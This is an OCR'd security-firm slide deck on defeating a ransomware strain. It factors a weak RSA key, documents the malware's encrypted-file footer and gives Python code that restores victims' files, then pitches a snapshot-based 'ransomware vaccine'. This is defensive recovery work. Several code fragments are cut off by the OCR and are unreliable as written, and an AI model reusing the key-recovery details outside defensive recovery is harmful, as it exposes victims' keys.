
Distributed Factoring

```
58
59
60n=0x121B549A54A52D460846D2B5FDB8C1D8B2D13BE41428D38D7F820F72B5C4E6AC256900C7A99788D68519
61e=0xB26DAB5A2B5A6F44B829B75C5F7011B28D9AD000C0D93AF8D81C81B927D3E6F92C9523211FF923B28BD4
62p=44506745662694103475908635208086907549221691947739029616534867243972097889366 3
63q=54547227055924379479528010174258192850940465693317273429241325366604039603814 3
64d = int
65d=get_rsa_secret_key(p=p, q=q,e=e)
```

- General Number Field Sieve
  - 4 stage distributed factoring
- 96 computers running 40 cpu's each
- RSA-155 (512 bit key) cracked 1-2 hours
- We will get p and q as output
- p*q = n
- Solve d
  - Secret Key

Fun with Factoring

This Just Looks Awesome



Decrypting Files

Source: Cylance

```
854 9711D7F2 DA29D6ED D3DC8153 F1212932 769FAD8F 5060722B 75BB82FE CEFC898E 28000000 0C98BC76 BAB365F4 6B451B11 7DE623D2
888 B71C34AA 2CD2CCAD 783E6D45 BF04C5E1 0F667B40 E0BA43BC BB000000 EC2CCF0D 18A09F97 B88D64A9 28C2F792 5BB01391 82C6EE99
8BC 5B91DFB9 57C63B24 507F26EC F6F5A0D5 2628C158 0F0C6FC6 D6FA27C7 D180FEE6 7FDB67FF E9DED470 50B7CEE0 EF5FC337 9ACA2738
8F0 17E47161 B47A6337 0743170E 3B19E797 044B4057 9FBC6B70 B08E8A6A 57BF486B 16B0EDE8 B3F15EB5 1D88664C 14997144 343D4908
924 0753DAA4 3C8F8BC9 9ED7C96E 89A5E86F 8329B36B A2DF5FBE 3022DB16 B70322A1 40591023 42CD0FD5 4E7CE4DC 6BD59B43 985EED3F
958 16525F1C 89881AF4 04000097 D815A4E8 CE858453 447389FA 11C6F1B5 BAFB34BA 89B552EE 1D306040 1CEB14CE 59A43E34 52C13207
98C 7AA55BA8 A185593E A439BB8E 82B22A5C 214E5D5A F5FBB3E0 2A56540A 2B1C5A35 0600226B E7C6F33E 23E7C712 A0072F37 311EE32F
9C0 3A68ABA0 36EDF391 50EB86FF 68BA9920 53C1776F C02371DD 993B1FEE D3D0A29B 5BB35494 624D5078 3314
9F4 50A679CE 60C70E30 D97C9747 58BB2BBF 9699904A D3BB8D4A 4174D09A 543BAB84 9C14E45E 2B62EF05 44EC
A28 5BE191A3 FC28C67E 7D0D6AC8 CA2B0C58 ED7F4A95 D860450D 19C6F729 97CDD476 FE82030D BD5880D6 4F2D
A5C A6FEE1AC CE311F5D 03E26C42 7F5C8A6A D0DC5EEB F11856A7 A98EB0AF 7D86E44F 22C5694F 500876FD FBAA
A90 C3C3CA03 3347450C EF07795F 4C4D7967 81C820FF CBA64F41 AE0783D9 A44160C4 8BE8C8D1 725B4D64 38BA
AC4 A0576FD7 E553B171 F03A01FC 8295ADED 96315CEF E8D05F8C 6E13D6A9 7D4ED0FA F1708721 861B9BEA CFEE
AF8 7B2665B3 6082029E 988CD79D 1452B20E F71B2788 E4308AEE 46499799 03C51CD5 8E744C6F C4A6F919 7184
B2C 5A832FB3 C8CDEA5F DB2EF614 E7755C38 A30969C5 370C4C26 785684E0 91113FEF 50EB178B 084D2497 784F
B60 A87CE577 33914EEB 481EB967 90153AF0 36A6719C ABD42378 1F28AB82 CE775D4B EA63B070 FEB22D38 F205
B94 978E6436 B0D9C4E7 53AC31E9 FE876F99 731B8C79 1C01276C 33DB77AE 3B46485E 37774394 8E1E8521 DB81
BC8 E688BF19 8D76DFE9 AE113E5C 843C5DE9 BD8624C3 E3CB0D12 F2749731 683BB2EA 924F286F 62BFE7CD 5137
BFC 0DF701E5 FFB5A728 FFD01BA1 2BF0D957 E4809DFD 30666F8F 2380B6AB E596242C 8F5F12B9 06F1106F 802E
C30 F12995AB D71F58CC 64C36D74 0872D7CD 99635675 3E70772E CF79F64D 427BA927 ABB2C6E5 FB786000 653C
C64 838E937A BD147E8E CD6CF701 963FEC94 C77E28D5 C2B3393B 722373C0 CA1ED842 C7363A7D 782A41E9 DB10
C98 DFB0102A B199E9A5 A969E964 B7DA885C 011BADD0 7251E9D6 2CD3304A 32A08CAE EBD3C398 46590360 55F2
CCC 30B2EE7B 60B135FC ED3FC8A1 76E4E6F4 7C0F9365 AD506C49 64EDC051 1085C656 338D254E B754847F DD4F
D00 AC50229A 51DD6F64 2F726D56 0D50C5BA ACAFC0C2 4A82D11F 3C5196F9 DAC33C95 39BF88C9 42EB64BD D340
D34 CCB1DCAF D7D2F506 5EAFE7E7 35404846 3C6DE1EC E8D26244 43F48FE8 2FA4BC89 C50514CE B14F4B67 32A8
D68 D2E9C981 1E5DBD0A 1414ABDB 00C69561 881FFEAA 7EA80CD9 91868DE7 019A49C9 411E179E E1A0135B 72DC
D9C F0402EAE D7AE87B1 5BF4EE64 4B004B8A 8A4EDE4B 49787F6A F9DA7679 BFD076F2 34785FA8 7525A926 124C
DD0 5F2F081B DE933AA7 D209BFD1 21FBC885 735168ED 0068FA38 B3A2EA75 9B1422C8 FFD8FE92 F4A668A6 2843
E04 49C79A7A 87F33F85 153EC2B9 F8662925 719879AD 9CA77C95 119BA7E8 A5EF8E39 AAB27B82 31908587 38E5
E38 81C31CA3 5CA25E53 22CCFE3C F6F2747F 6D1590A8 7C42C106 C508A879 CDABEA3B 080000 3B 08000000 0000
```

Length	Description
4	Length of the next field
0x28 (40)	32-byte RC4 key followed by 8 encrypted zero bytes
4	Length of the next field
0xBB (187)	RC4 obfuscated, RSA-encrypted AES key
4	Length of the next field
0x4F4 (1268)	Victim's private key asymmetrically encrypted with the attacker's public key
4	Size of data to encrypt
8	Original file size
4	Size of all appended data

The Decryption

A Story in Code

```
def decrypt(inf: io.IOBase, outf: io.IOBase, foot, ciphertext,n, d) -> None:
    # parse the footer to get keys and striping information
    if DEBUG: print("Info: Starting decrypt function, loading key and iv")
    key, iv = load_key_iv(foot.enc_aes_key,n, d)
    if DEBUG: print("Info: Key/IV loaded")
    inf.seek(0)  # return to file beginning
    if DEBUG: print("Info: starting Decrypt with AES now using key ", key, "and iv ", iv)
    plaintext  = memoryview(AES.new(key, AES.MODE_CBC, iv).decrypt(ciphertext))
    assert plaintext[:3] == b"666", \
        "The decrypted plaintext lacks the signature 666 prefix."
    if DEBUG: print("Info: Decrypting Done")
    plaintext = plaintext[3:]

    # interleave the decrypted plaintext with the unencrypted original file content
    if DEBUG: print("Info: Interleaving decrypted plaintext with the unencrypted original file content")
    stripe = foot.stripe_size
    pos = 0
    for offset in foot.stripe_offsets:
        if DEBUG: print("Info: Position", pos)
        if DEBUG: print("Info: offset", offset)
        # write the original content prior to this stripe offset
        assert offset >= pos, "Next stripe offset moves backward"
        if DEBUG: print("Info: offset-pos:", offset-pos)
        outf.write(inf.read(offset - pos))
        # write a stripe of our plaintext & move our obfuscated file pointer
        assert len(plaintext) >= stripe, "Insufficient decrypted plaintext!"
        outf.write(plaintext[:stripe])
        plaintext = plaintext[stripe:]  # advance our plaintext pointer
        pos = inf.seek(stripe, 1)
    # write the remainder of the original unencrypted file content
    if DEBUG: print("Info: Interleaving Done, Writing to outfile")
    outf.write(inf.read(foot.orig_filesize - pos))
    if DEBUG: print("Info: Outfile written")
```

*stripe_multiple_offset = original_filesize // 0x100 * 0x10*

0x100 = 256

0x10 = 16

```
def collect_ciphertext(foot, file) -> bytes:
    if DEBUG: print("Info: Collecting Ciphertext")
    stripe = foot.stripe_size
    ct = bytearray()
    # collect the stripes    print(files)
```

```
def decrypt_file(in_fname: str, out_fname: str, foot, ciphertext, n, d) -> None:
    if DEBUG: print("Info: decrypt_file function, reading in file", in_fname)
    inf = open(in_fname, "rb")
    # write to either a provided filename or standard output
    if DEBUG: print("Info: decrypt_file: creating outfile", out_fname)
    outf = open(out_fname, "wb")
    # decrypt the input file into the output file#
    if DEBUG: print("Info: Decrypt_file: Running decrypt function", in_fname, out_fname, inf,outf)
    decrypt(inf, outf, foot, ciphertext,int(n), int(d))
    if DEBUG: print("Info: decrypt_file: finished decrypt() function", )
```

```
def copy_file(in_fname: str, out_fname: str) -> None:
    inf = open(in_fname, "rb")
    outf = open(out_fname, "wb")
    outf.write(inf.read())
```

```
    assert (stripe * len(foot.stripe_offsets) + partial_size - ZHD_SIZE) % 16 == 0, \
        "Final partial stripe size looks wrong"
    # add the final partial stripe to the ciphertext and return it sans header
    ct.extend(file.read(partial_size))
    return bytes(ct[ZHD_SIZE:])
```

UNIT 221B


GUIDED BY INTEGRITY DISCREET BY DESIGN


CrucialLogics


consulting with a conscience™

Files Decrypted

And I'm Spent








UNIT 221B
GUIDED BY INTEGRITY DISCREET BY DESIGN

CrucialLogics
consulting with a conscience™

Ransomware File-based Disruption

A Theory




- We have snapshot, we don't care.
- If we care, let's note that entropy with file is dramatically higher
- Lock File System
  - Stops Exfil

- Restore Real File Once Closed

Technology

Ransomware Vaccine

- Hypervisor
  - Intel Support
  - AMD Support coming soon
  - BodyGuard for System Driver
- File Protection & Restoration
  - Prevents Data Loss
  - Snapshotting File System
  - On the fly restoration
- Driver implementation
  - Allows a lower-level approach to file system monitoring
  - Difficult to unload even without a hypervisor active
  - Speed – throughput impact minimal



- Security
  - More difficult attack surface
  - Provides encryption oracle
  - Tamper Resistant
- Introspection
  - Allows for low level methods of inspection
- Bare Metal Hypervisor
  - Type I
    - Direct Hardware Access
    - Dynamic Resource Allocation

File Protection and Security

Ransomware Vaccine

- Snapshot File System
  - Based on modified exFat File System
  - Enhanced filename support (Full NTFS Support)
  - NTFS File Stream & Alternate Data Stream Support
  - Block Encryption
  - Asynchronous
  - Binary Diff Support
- File Restoration
  - On the fly
  - Fast
  - Configurable Snapshot History
    - Currently allows for 10 snapshots to a file

File Protection and Security

Ransomware Vaccine

- Time Gating/Low Retention
  - Waits until file activity is idle during the snapshotting process
  - Prevents Excessive Snapshotting
  - Improves throughput & reduces file system activity
  - Forces a snapshot if a file is busy for a 10-minute period
    - Configurable time duration

- File Locking
  - Ability to lock specific files to a read-only state
  - Triggered by heuristics
    - Significant Entropy Change

UNIT 221B

